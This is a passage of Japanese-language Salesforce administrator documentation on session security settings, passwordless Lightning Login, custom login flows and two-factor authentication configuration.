ログアウトするまでログイン情報を保存します	通常、ユーザ名は、セッションがアクティブである期間、またはユーザが [ログイン情報を保存する] を選択した場合にのみキャッシュされます。SSO セッションでは、ユーザ名を記憶するオプションが使用できません。セッションが期限切れになると、ユーザ名は、ログインページとスイッチャに表示されなくなります。[ログアウトするまでログイン情報を保存します] を有効にすると、ユーザが明示的にログアウトした場合にのみキャッシュされたユーザ名が削除されます。セッションがタイムアウトしても、ユーザ名はスイッチャに無効として表示されます。ユーザは、自分のコンピュータを操作していてセッションがタイムアウトになった場合、ユーザ名を選択して再認証できます。ユーザが共有コンピュータを操作している場合、ユーザがログアウトすると、ユーザ名はただちに削除されます。 この設定は、すべての組織のユーザに適用されます。このオプションはデフォルトで有効になっていません。ただし、ユーザの便宜のため、有効にすることをお勧めします。組織がログインページで SSO または認証のすべてのプロバイダを公開していない場合は、この設定を無効にしてください。
SMS による ID 確認を有効にする	ユーザが SMS 経由で配信される 1 回限りの PIN を受信できるようにします。この設定をオンにすると、システム管理者またはユーザは、この機能を利用する前に、携帯電話番号を確認する必要があります。すべての組織で、この設定がデフォルトで選択されています。
コールアウトから API ログインするためのセキュリティトークンが必要（API バージョン 31.0 以前）	API バージョン 31.0 以前では、コールアウトからの API ログインにセキュリティトークンを使用する必要があります。例として、Apex コールアウトや AJAX プロキシを使用したコールアウトが挙げられます。API バージョン 32.0 以降では、デフォルトでセキュリティトークンが必要です。

項目	説明
[ログイン IP アドレスの制限] (Contact Manager Edition、Group Edition、および Professional Edition)	IP アドレスの範囲を指定します。ユーザはこの範囲内 (指定した両端を含む) の IP アドレスからログインする必要があり、範囲外からはログインできません。 範囲を指定するには、[新規] をクリックし、開始 IP アドレスと終了 IP アドレスを入力して、開始値と終了値を含む範囲を定義します。 この項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では使用できません。これらのエディションでは、有効な [ログイン IP アドレスの制限] をユーザプロファイル設定に指定できます。
セキュリティキー (U2F) の使用をユーザに許可	ユーザは 2 要素認証や ID 検証に U2F セキュリティキーを使用できます。Salesforce Authenticator、認証アプリケーションによって生成されたワンタイムパスワード、またはメールや SMS で送信されたワンタイムパスワードを使用する代わりに、登録された U2F セキュリティキーを USB ポートに挿して検証を完了します。
Salesforce Authenticator でロケーションベースの自動検証を許可 信頼済み IP アドレスからのみ許可	ユーザは自宅やオフィスなどの信頼できる場所にいるときはいつでも Salesforce Authenticator で通知を自動的に承認して ID を検証できます。自動検証を許可する場合、すべての場所で許可することも、信頼できる IP アドレス (社内ネットワークなど) のみに制限することもできます。
Lightning Login を許可	ユーザは Lightning Login を使用して、ID 検証で Salesforce Authenticator を信頼し、パスワードを使用せずに Salesforce にログインできます。
設定ページのクリックジャック保護を有効化	Salesforce の設定ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます ([設定] ページは [設定] メニューから使用できます)。
設定以外の Salesforce ページのクリックジャック保護を有効化	設定以外の Salesforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。設定ページにはクリックジャック攻撃に対する保護がすでに含まれています ([設定] ページは [設定] メニューから使用できます)。すべての組織で、この設定がデフォルトで選択されています。
標準ヘッダーがある Visualforce ページのクリックジャック保護を有効化	ヘッダーが有効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます 警告: フレームまたは iframe 内でカスタム Visualforce ページを使用すると、空白のページが表示されたり、ページ

項目	説明
	がフレームなしで表示されたりすることがあります。たとえば、クリックジャック保護がオンになっていると、ページレイアウトの Visualforce ページが機能しません。
ヘッダーが無効化された Visualforce ページのクリックジャック保護を有効化	ページで showHeader="false" を設定するときに、ヘッダーが無効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。 警告: フレームまたは iframe 内でカスタム Visualforce ページを使用すると、空白のページが表示されたり、ページがフレームなしで表示されたりすることがあります。たとえば、クリックジャック保護がオンになっていると、ページレイアウトの Visualforce ページが機能しません。
設定ページ以外の GET 要求の CSRF 保護を有効化 設定ページ以外の POST 要求の CSRF 保護を有効化	設定以外のページを変更して、クロスサイトリクエストフォージェリ (CSRF) 攻撃から保護します。設定以外のページでランダムな文字列を URL パラメータに挿入するか、非表示のフォーム項目として追加します。GET および POST 要求が実行されるたびに、アプリケーションがこの文字列の有効性をチェックします。期待される値に一致する値が見つからない限り、アプリケーションはコマンドを実行しません。すべての組織で、この設定がデフォルトで選択されています。
ログアウト URL	ユーザが Salesforce からログアウトした後、認証プロバイダのページやカスタムブランドのページなど、特定のページにユーザをリダイレクトします。この URL は、ID プロバイダ、SAML シングルサインオン、または外部認証プロバイダの設定でログアウト URL が指定されていない場合にのみ使用されます。[ログアウト URL] に値が指定されていない場合、[私のドメイン] が有効でなければ https://login.salesforce.com がデフォルトになります。[私のドメイン] が有効な場合のデフォルトは https://*customdomain*.my.salesforce.com です。

3. [保存] をクリックします。

セッションセキュリティレベル

ユーザの現在のセッションに対する認証 (login) メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各 login メソッドには [標準] または [高保証] という 2 つのセキュリティレベルのいずれかが設定されています。セッションのセキュリティレベルを変更してポリシーを定義することで、指定したリソースを使用できるユーザを [高保証] レベルのユーザのみに限定できます。

デフォルトでは、次のように認証メソッドごとに異なるセキュリティレベルが割り当てられています。

- ユーザ名およびパスワード — 標準
- 代理認証 — 標準
- 有効化 — 標準
- Lightning Login — 高保証
- 2 要素認証 — 高保証
- 認証プロバイダ — 標準
- SAML — 標準

> メモ: SAML セッションに対するセキュリティレベルも、ID プロバイダによって送信される SAML アサーションの `SessionLevel` 属性を使用して指定できます。属性は、`STANDARD` または `HIGH_ASSURANCE` という 2 つの値のいずれかに設定できます。

Login メソッドに関連付けられたセキュリティレベルを変更する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定]を選択します。
2. [セッションセキュリティレベル] で、login メソッドを選択します。
3. メソッドを適切なカテゴリに移動するには、[追加] または [削除] 矢印をクリックします。

現在、セッションレベルのセキュリティを使用する機能は、Salesforce のレポートおよびダッシュボードと接続アプリケーションのみです。これらのタイプのリソースに高保証を求めるポリシーを設定できます。また、リソースへのアクセスに使用されるセッションが高保証でない場合に実行するアクションも指定できます。サポートされるアクションは次のとおりです。

- ブロックする — 権限が不十分であるというエラーを表示して、リソースへのアクセスがブロックされます。
- セッションレベルを上げる — 2 要素認証を完了するプロンプトをユーザに表示します。ユーザが認証に成功すると、リソースにアクセスできます。レポートおよびダッシュボードの場合、ユーザがレポートまたはダッシュボードにアクセスするとき、あるいはレポートまたはダッシュボードをエクスポートして印刷するときに、このアクションを適用できます。

> 警告: Lightning Experience では、ユーザをリダイレクトして 2 要素認証を完了し、セッションレベルを高保証に上げることは、サポートされていません。組織で Lightning Experience が有効化されていて、レポートとダッシュボードへのアクセスに高保証セッションが必要なポリシーをユーザが設定している場合、標準保証セッションの Lightning Experience ユーザはレポートとダッシュボードからブロックされます。また、ナビゲーションメニューにはこれらのリソースのアイコンが表示されません。回避策として、標準保証セッションのユーザはログアウトしてから、組織によって高保証として定義された認証方法を使用して再度ログインできます。その後ユーザはレポートとダッシュボードにアクセスできます。または、Salesforce Classic に切り替えることができます。この場合、レポートとダッシュボードにアクセスするときに、セッションレベルを上げるように促されます。

接続アプリケーションにアクセスするために、高保証を必要とするポリシーを設定する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
2. 接続アプリケーションの横にある [編集] をクリックします。

3. [高保証セッションが必要です] を選択します。
4. 表示されるアクションのいずれかを選択します。
5. [保存] をクリックします。

レポートおよびダッシュボードにアクセスするために、高保証を必要とするポリシーを設定する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「アクセスポリシー」と入力し、[アクセスポリシー]を選択します。
2. [高保証セッションが必要です] を選択します。
3. 表示されるアクションのいずれかを選択します。
4. [保存] をクリックします。

セッションレベルは、明示的なセキュリティポリシーが定義された接続アプリケーション、レポート、およびダッシュボードを除き、アプリケーションのリソースに影響を及ぼしません。

関連トピック:

セッションセキュリティ
[設定] を見つける
ID 検証履歴

Lightning Login の有効化によるパスワードを使用しないログイン

脆弱なパスワード、パスワードの紛失、アカウントロックアウトの問題がなくなります。パスワードを使用しないログインによってユーザの速度、利便性が向上し、セキュリティが強化されます。Lightning Login を有効化し、必要な権限をユーザに割り当てて、ユーザに Lightning Login に個別に登録するよう促します。

パスワードを使用しないログインは、2 要素認証モバイルアプリケーションである Salesforce Authenticator (バージョン 2 以降) に依存します。このアプリケーションは iOS および Android デバイスで無料でダウンロードできます。Lightning Login では、ログインに 2 つの認証要素が要求されることでセキュリティが強化されます。

- 最初の要素はユーザが持っているものであり、Salesforce Authenticator がインストールされていてユーザの Salesforce アカウントで接続したモバイルデバイスが該当します。
- 2 番目の要素はユーザ自身 (フィンガープリントなど) や、ユーザが知っている内容 (PIN など) が該当します。第 2 レベルの認証により、モバイルデバイスへのアクセスとユーザの指紋または PIN を要求することでセキュリティが強化されます。

Lightning Login は、Lightning Experience を使用している組織に制限されません。Salesforce Classic でも動作します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Database.com** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

プロファイルのシステム権限を編集する
- 「プロファイルと権限セットの管理」

Lightning Login を有効にする
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択します。
2. Lightning Login のデフォルト設定を確認します。
   a. `[Lightning Login を許可]` が有効になっていることを確認します。
      この設定で機能を使用可能にできますが、「Lightning Login ユーザ」ユーザ権限を割り当てない限り誰も登録できません。いつでも `[Lightning Login を許可]` を無効にし、すべてのユーザをユーザ名とパスワードのログインに戻すことができます。
   b. 高保証セッションセキュリティレベルがこのログイン方法に適していることを確認します。
      Lightning Login は、高保証セキュリティレベルでユーザのセッションを確立します。必要に応じて、セキュリティレベルを標準に変更できます。これはユーザ名とパスワード方式のデフォルトセキュリティレベルであり、Lightning Login では一般的にこれを置き換えます。
3. ユーザプロファイル (コピーされたプロファイルまたはカスタムプロファイルのみ) または権限セットで「Lightning Login ユーザ」権限をユーザに割り当てます。Lightning Login は、外部ユーザではサポートされません。

Lightning Login と他のログイン機能、ID 検証機能、および 2 要素認証機能との関連性について、次の点を考慮してください。

- ログイン履歴または ID 検証履歴ツールを使用して、ユーザの Lightning Login アクティビティを監視できます。

- 認識できないブラウザまたはデバイスから登録済みのユーザが Lightning Login を試行する場合、Salesforce では、ID 検証と共にユーザ名とパスワードを使用したログインが必要です。
- 登録済みのユーザが以前にブラウザからログインして［ログイン情報を保存する］を選択した場合、ログインページのログインヒントでは、Lightning Login が有効な過去のユーザ名の横に稲妻が表示されます。

  メモ: Apple Safari ブラウザで Lightning Login によってログインヒントが適切に表示されるようにするには、ブラウザの [Cookie と Web サイトのデータ] オプションを変更します。この設定を [アクセスした Web サイトは許可] から [常に許可] に変更することをユーザに推奨してください。

- 組織でログインに 2 要素認証ポリシーが設定されている場合、Lightning Login の方法は 2 番目の要素の要件を満たします。Salesforce では、「ユーザインターフェースログインの 2 要素認証」権限を持つユーザが別個に 2 番目の要素を用意する必要はありません。
- 2 要素認証が必要なトランザクションセキュリティポリシーが組織に定義されている場合、Lightning Login はサポートされません。Lightning Login を試行する登録済みのユーザは、代わりにユーザ名とパスワードを指定してログインを使用する必要があります。

Lightning Login への登録によるパスワードを使用しないログイン
Lightning Login への登録によって、パスワードを使用しないログインの速度と利便性の向上、およびセキュリティの強化を実現できるように します。
ユーザの Lightning Login 登録のキャンセル
ユーザが Lightning Login を使用できなくなった場合に、ユーザの Lightning Login 登録をキャンセルします。

Lightning Login への登録によるパスワードを使用しないログイン

Lightning Login への登録によって、パスワードを使用しないログインの速度と利便性の向上、およびセキュリティの強化を実現できるように します。

Salesforce システム管理者により、自分で Lightning Login に登録できるようになったら、自分自身を登録します (代わりにシステム管理者が登録することはできません)。

1. 登録通知を承認する準備が整うように、モバイルデバイスを手元に置いてください。

   Lightning Login には、2 要素認証モバイルアプリケーションである Salesforce Authenticator (バージョン 2 以降) が必要です。このアプリケーションは iOS および Android デバイスで無料でダウンロードできます。まだ Salesforce Authenticator を使用していない場合、登録にはいくつかの追加手順があります。Salesforce Authenticator をダウンロードしてインストールし、Salesforce アカウントに接続して、認証の 2 番目の要素 (指紋または PIN) を設定するように指示されます。

2. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。

3. `Lightning Login` 項目の横にある [登録] をクリックします。

   このオプションが表示されない場合は、システム管理者により、自分で登録できるようになっていません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Database.com** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

Lightning Login に登録にする
- 「Lightning Login ユーザ」

4. プロンプトで、モバイルデバイスの Salesforce Authenticator 通知を確認し、要求を承認します。
5. プロンプトで、指紋またはモバイルデバイスの PIN を入力します。

これで、このログイン方法を使用する準備が整いました。

1. クリック — Salesforce ログインページで、Lightning Login が有効なユーザ名の横にある稲妻を探し、ユーザ名をクリックします。ログインページでユーザ名とパスワードの両方を求められたら、ユーザ名のみを入力してパスワード項目をスキップし、[ログイン] をクリックできます。
2. タップ — モバイルデバイスで Salesforce Authenticator アプリケーションからの通知をタップします。
3. タッチ — フィンガープリントまたは PIN で ID を確認します。これで ログインできます。

登録すると、モバイルデバイスを使用しなくても、ユーザ名とパスワードを使用してログインできます。Salesforce Authenticator を Salesforce アカウントから切断すると、Salesforce Authenticator に接続し直すまで Lightning Login は許可されません。

自分の登録はいつでもキャンセルでき、システム管理者も同じ操作ができます。

ユーザの Lightning Login 登録のキャンセル

ユーザが Lightning Login を使用できなくなった場合に、ユーザの Lightning Login 登録をキャンセルします。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、`Lightning Login` 項目の横にある [キャンセル] をクリックします。

ユーザは自身の登録をキャンセルできます。個人設定で、[高度なユーザの詳細] ページに移動して、`Lightning Login` 項目の横にある [キャンセル] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

ユーザ権限

ユーザの Lightning Login 登録をキャンセルする
- 「ユーザの管理」

ログインフローの作成

Cloud Flow Designerを使用してログインフロープロセスを作成し、完成したフローをプロファイルに関連付けます。

ユーザのプロファイルがログインフローに関連付けられていると、認証プロセスの一環としてユーザがログインフローに移動されます。ログインフロー画面は、Salesforceの標準ログインページに埋め込まれます。認証プロセスの間、ユーザはログインフロー画面へのアクセスが制限されます。認証に成功し、ログインフローが完了すると、ユーザが組織にリダイレクトされます。そうでない場合にアクセスを拒否するため、明示的なアクションをフロー内に定義できます。

たとえば、システム管理者はカスタム 2 要素認証プロセスを実装して目的のセキュリティレイヤを追加するログインフローを作成できます。このようなフローでは、Apex メソッドを使用して、セッションコンテキストの取得、ユーザの IP アドレスの抽出、信頼済み IP 範囲からの要求であるかどうかの確認が行われます信頼済みIP範囲を検索または設定するには、[設定]から、［クイック検索］ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス]を選択します。信頼済み IP 範囲内からの要求である場合は、フローがスキップされ、ユーザが組織にログインします。そうでない場合は、Salesforce により次のいずれかのオプションを提供するフローが呼び出されます。

1. 時間ベースのワンタイムパスワード (TOTP) などの追加ログイン情報を使用してログインするようユーザに指示する。
2. ユーザを強制的にログアウトする。
3. その他のオプションを含むページにユーザを移動する。

また、その他の情報を収集するフォームや追加情報をユーザに提供するページなど、カスタマイズされたページにユーザを移動するログインフローも作成できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する
- 「Force.com Flow の管理」

独自のログインフローの構築

独自のログインフローを構築するには、次のプロセスに従います。

1. Flow Designer および Apex を使用して新しいフローを作成します。

   たとえば、ユーザが会社の信頼済み IP 範囲外からログインしている場合のみ認証の第 2 要素を必要とするカスタム IP ベースの 2 要素認証フローを設計できます 信頼済み IP 範囲を検索または設定するには、[設定]から、［クイック検索］ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス]を選択します。

   > メモ: ユーザプロファイルで直接ログイン IP 範囲を設定しないでください。プロファイルで直接ログイン IP 範囲を設定すると、その範囲外のユーザによる組織へのアクセスが完全に制限され、それらのユーザはログインフロープロセスを開始できません。

   フローには次の内容が含まれます。

   a. (`Process.Plugin`) から実装し、タイムベースのワンタイムパスワード (TOTP) 方式およびサービスにアクセスするために `Auth.SessionManagement` クラスを使用する Apex プラグインを定義する新しい Apex クラス。Salesforce によって生成された TOTP に対して、ユーザによって提供される TOTP を検証するため

に、プラグインの新しい Apex クラスは、クイックレスポンス (QR) コードを使用して時間ベースのキーを生成します。

b. QR コードをスキャンするための画面要素。

c. トークンが有効な場合およびトークンが無効な場合に処理するための決定要素。

フロー内で、入力変数を設定できます。指定された次の名前を使用する場合、開始時のフローに次の値が入力されます。

名前	値の説明
`LoginFlow_LoginType`	Chatter コミュニティ外部ユーザなどのユーザ種別
`LoginFlow_IpAddress`	ユーザの現在の IP アドレス
`LoginFlow_LoginIpAddress`	認証後に変更可能な、ログイン中に使用されるユーザの IP アドレス
`LoginFlow_UserAgent`	ユーザのブラウザによって提供されるユーザエージェント文字列
`LoginFlow_Platform`	ユーザのオペレーティングシステム
`LoginFlow_Application`	認証を要求するために使用されるアプリケーション
`LoginFlow_Community`	このログインフローがコミュニティに適用される場合の現在のコミュニティ
`LoginFlow_SessionLevel`	現在のセッションセキュリティレベル、標準または高保証
`LoginFlow_UserId`	ユーザの 18 文字の ID

フロー内で、特定の動作に対して次の定義済みの変数値を割り当てることができます。

メモ: これらの値は、UI 画面が更新された後にのみフローに読み込まれます (ユーザによるボタンのクリックでは値は読み込まれません。値が読み込まれるには、新しい画面がフローに追加される必要があります)。

名前	値の説明
`LoginFlow_FinishLocation`	テキスト値。ログインフローの完了後のユーザの移動先を定義する文字列を指定します。文字列は有効な Salesforce URL (ユーザが組織を離れることなくフロー内にとどまる) または相対パスで指定する必要があります。
`LoginFlow_ForceLogout`	Boolean 値。ユーザを直ちにログアウトし、そのユーザのフローを強制的に終了する場合はこの変数を `true` に設定します。

2. フローを保存します。
3. フローを有効化します。
4. ログインフローをプロファイルに接続します。

関連トピック:

カスタムログインフロー

https://developer.salesforce.com/page/Login-Flows

プロファイルへのログインフローの接続

Cloud Flow Designer

プロファイルへのログインフローの接続

Flow Designer でログインフローを作成し、フローを有効化した後に、ログインフローを組織のプロファイルに関連付けます。その後、そのプロファイルを持つユーザは、ログインフローに移動されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. [設定] から、[クイック検索] ボックスに「ログインフロー」と入力し、[ログインフロー] を選択します。
2. [新規] をクリックします。
3. ログインフローの関連付けを編集または削除する場合に参照するための名前を入力します。名前は一意である必要はありません。
4. プロファイルのログインフローを選択します。ドロップダウンリストには、Flow Designer に保存された使用可能なすべてのフローが含まれます。種別が [フロー] の有効なフローのみサポートされます。
5. フローを接続するプロファイルのユーザライセンスを選択します。その後、そのライセンスのあるプロファイルがプロファイルリストに表示されます。
6. ログインフローに接続するプロファイルを選択します。
7. [保存] をクリックします。

   このプロファイルのユーザは、ログインフローに移動するようになります。

ログインフローを関連付けたら、このログインフローページに表示されるフローを編集または削除できます。

1 つのログインフローは 1 つ以上のプロファイルに関連付けることができます。ただし、1 つのプロファイルは複数のログインフローに接続することはできません。

関連トピック:

カスタムログインフロー

ログインフローの作成

Cloud Flow Designer

2 要素認証の設定

システム管理者は、権限またはプロファイル設定を使用して 2 要素認証を有効化します。ユーザは、モバイル認証アプリケーションや U2F セキュリティキーなどの 2 要素認証の対象となるデバイスを各自の個人設定で登録します。

2 要素認証をカスタマイズするには、次の方法があります。

- すべてのログインで必須にする。ユーザが Salesforce にログインするたびに、2 要素ログインの要件を設定します。API ログインに対してこの機能を有効にすることもできます。これには、データローダなどのクライアントアプリケーションの使用も含まれます。詳細は、「2 要素認証ログイン要件の設定」または「API アクセスの 2 要素認証ログイン要件の設定」を参照してください。

  段階的な手順: 2 要素認証によってログインを保護する

- 「強化」認証 (「高保証」認証とも呼ばれる) を使用する。2 要素認証がすべてのユーザログインに必要ではないが、特定のリソースを保護する必要があるという場合があります。ユーザが接続アプリケーションまたはレポートを使用しようとすると、Salesforce から ID を検証するよう求められます。詳細は、「セッションセキュリティレベル」を参照してください。
- プロファイルポリシーおよびセッション設定を使用する。まず、ユーザプロファイルで [ログインに必要なセッションセキュリティレベル] 項目を [高保証] に設定します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。組織のセッション設定で、セッションセキュリティレベルをチェックして、[2 要素認証] が [高保証] 列にあることを確認します。詳細は、「シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件およびカスタムポリシーの設定」を参照してください。

  警告: [2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

- ログインフローを使用する。Flow Designer とプロファイルを使用して、ユーザがログインするときの認証後の要件 (カスタム 2 要素認証プロセスなど) を作成します。詳細は、次の例を参照してください。
  - ログインフロー
  - SMS ベースの 2 要素認証の実装
  - 2 要素認証によるセキュリティの強化

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

2 要素認証ログイン要件の設定

Salesforce システム管理者は、ユーザがログインするときに、認証の 2 番目の要素を使用するように要求できます。

シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件およびカスタムポリシーの設定

プロファイルポリシーおよびセッションの設定を使用して、ユーザに対する 2 要素認証ログイン要件を設定します。ユーザ名とパスワード、代理認証、SAML シングルサインオン、およびサードパーティ認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式がサポートされています。Salesforce 組織およびコミュニティのユーザに 2 要素認証要件を適用できます。

API アクセスの 2 要素認証ログイン要件の設定

Salesforce システム管理者は、「API ログインの 2 要素認証」権限を設定して、Salesforce への API アクセスに 2 つ目の認証チャレンジを使用できます。API アクセスには、組織のカスタマイズまたはクライアントアプリケーションの構築を行うためにデータローダや開発者ツールなどのアプリケーションを使用することも含まれます。

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続

アカウントに Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続できます。Salesforce が ID を検証する必要があるときに、このアプリケーションを使用します。セキュリティ強化のためにログイン時またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、このアプリケーションを使用してアカウントアクティビティを検証します。アプリケーションを接続する前に 2 要素認証を使用する必要がある場合は、Salesforce に次回ログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションをアカウントに関連付けることができます。Salesforce で ID を確認する必要があるときには、アプリケーションによって生成される確認コード (「時間ベースのワンタイムパスワード」とも呼ばれる) を使用します。セキュリティ強化のためにログイン時、接続済みアプリケーションへのアクセス時、またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、アプリケーションからコードを使用します。アプリケーションを接続する前に 2 要素認証が必要になった場合は、次に Salesforce にログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

ID 検証のための U2F セキュリティキーの有効化

Salesforce システム管理者は、2 要素認証および有効化などの ID 検証を求められたときに、ユーザが U2F セキュリティキーを使用できるようにすることが可能です。Salesforce Authenticator、またはメールや SMS で送信されたワンタイムパスワードを使用する代わりに、U2F セキュリティキーを USB ポートに挿して検証を完了します。

ID 検証のための U2F セキュリティキーを登録

U2F セキュリティキーを登録して、Salesforce アカウントに接続します。Salesforce Authenticator、メールおよび SNS から送信されたワンタイムパスワードを使用する方法とは別の、安全で便利な方法です。2 要素認証および有効化などの ID 検証を求められたときに、セキュリティキーを USB ポートに挿入して検証を完了できます。

ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断

ユーザのアカウントには、一度に 1 つの Salesforce Authenticator (バージョン 2 以降) モバイルアプリケーションしか接続できません。ユーザがモバイルデバイスの交換や紛失によってアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回ユーザが 2 要素認証を使用してログインすると、その他の認証アプリケーションを接続していない場合は Salesforce からユーザに新しい認証アプリケーションを接続するように求められます。

ユーザのワンタイムパスワードジェネレータアプリケーションの切断

確認コード (ワンタイムパスワード) を生成するモバイル認証アプリケーション (Salesforce Authenticator など) が1度に接続できるのは、1ユーザのアカウントのみです。ユーザがモバイルデバイスを交換したり、紛失したりしてアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回 2 要素認証を使用してユーザがログインすると、他の ID 検証方法が接続されていない場合、Salesforce からユーザに新しい認証アプリケーションの接続が求められます。

ユーザの U2F セキュリティキー登録を削除

1 人のユーザの Salesforce アカウントに登録できるのは 1 度に 1 つの U2F セキュリティキーのみです。ユーザが、登録済みのセキュリティキーを交換する、または紛失した場合は、ユーザのアカウントから登録を削除します。

仮の ID 確認コードの生成

通常 2 要素認証に使用しているデバイスにアクセスできないユーザのために、仮の確認コードを生成します。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。

仮の確認コードの期限切れ

ユーザに 2 要素認証が必要なくなった場合、ユーザの仮の確認コードを期限切れにします。

ユーザによる ID の検証方法の確認

ユーザのリストビューをカスタマイズするか、ID 検証方法レポートを確認して、誰がどの ID 検証方法を使用しているかを調べます。カスタムレポートを作成して、組織またはコミュニティの ID 検証動作のパターンを見つけることができます。

2 要素認証の管理任務の委任

Salesforce システム管理者ではないユーザが、組織内の 2 要素認証のサポートを提供できるようにします。たとえば、2要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、社内のヘルプデスクのスタッフが仮の確認コードを生成できるようにするとします。ヘルプデスクのスタッフメンバーに「ユーザインターフェースで 2 要素認証を管理」権限を割り当てると、スタッフはコードを生成し、他の 2 要素認証任務でエンドユーザをサポートできます。

関連トピック:

- 2 要素認証

2 要素認証ログイン要件の設定

Salesforce システム管理者は、ユーザがログインするときに、認証の 2 番目の要素を使用するように要求できます。

ユーザが Salesforce ([私のドメイン] を使用して作成されたカスタムドメインがある組織を含む) にユーザ名とパスワードを使用してログインするたびに 2 要素認証が必要になるように設定できます。この要件を設定するには、ユーザプロファイル (コピーされたプロファイルのみ) または権限セットの「ユーザインターフェースへのログインの 2 要素認証」権限を選択します。



段階的な手順: 2 要素認証によってログインを保護する

「ユーザインターフェースログインの2要素認証」権限があるユーザは、Salesforce へのログインのたびに、モバイル認証アプリケーションや U2F セキュリティキーなどの 2 つ目の要素を入力する必要があります。

また、プロファイルベースのポリシーを使用して、特定のプロファイルに割り当てられたユーザに 2 要素認証要件を設定することもできます。次の認証方式のユーザに 2 要素認証要件を設定する場合はプロファイルポリシーを使用します。

- シングルサインオンの SAML
- Salesforce 組織またはコミュニティへのソーシャルサインオン
- コミュニティへのユーザ名およびパスワード認証

ユーザ名とパスワード、代理認証、SAML シングルサインオン、および認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式がサポートされています。ユーザプロファイルで、[ログインに必要なセッションセキュリティレベル] 項目を [高保証] に設定します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。組織のセッションの設定では、セッションのセキュリティレベルで、[2 要素認証] が [高保証] にあることも確認します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する

- 「プロファイルと権限セットの管理」

警告: [2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

関連トピック:

- 2 要素認証
- シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件およびカスタムポリシーの設定
- ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続
- ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け
- ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断
- ユーザのワンタイムパスワードジェネレータアプリケーションの切断
- ID の検証
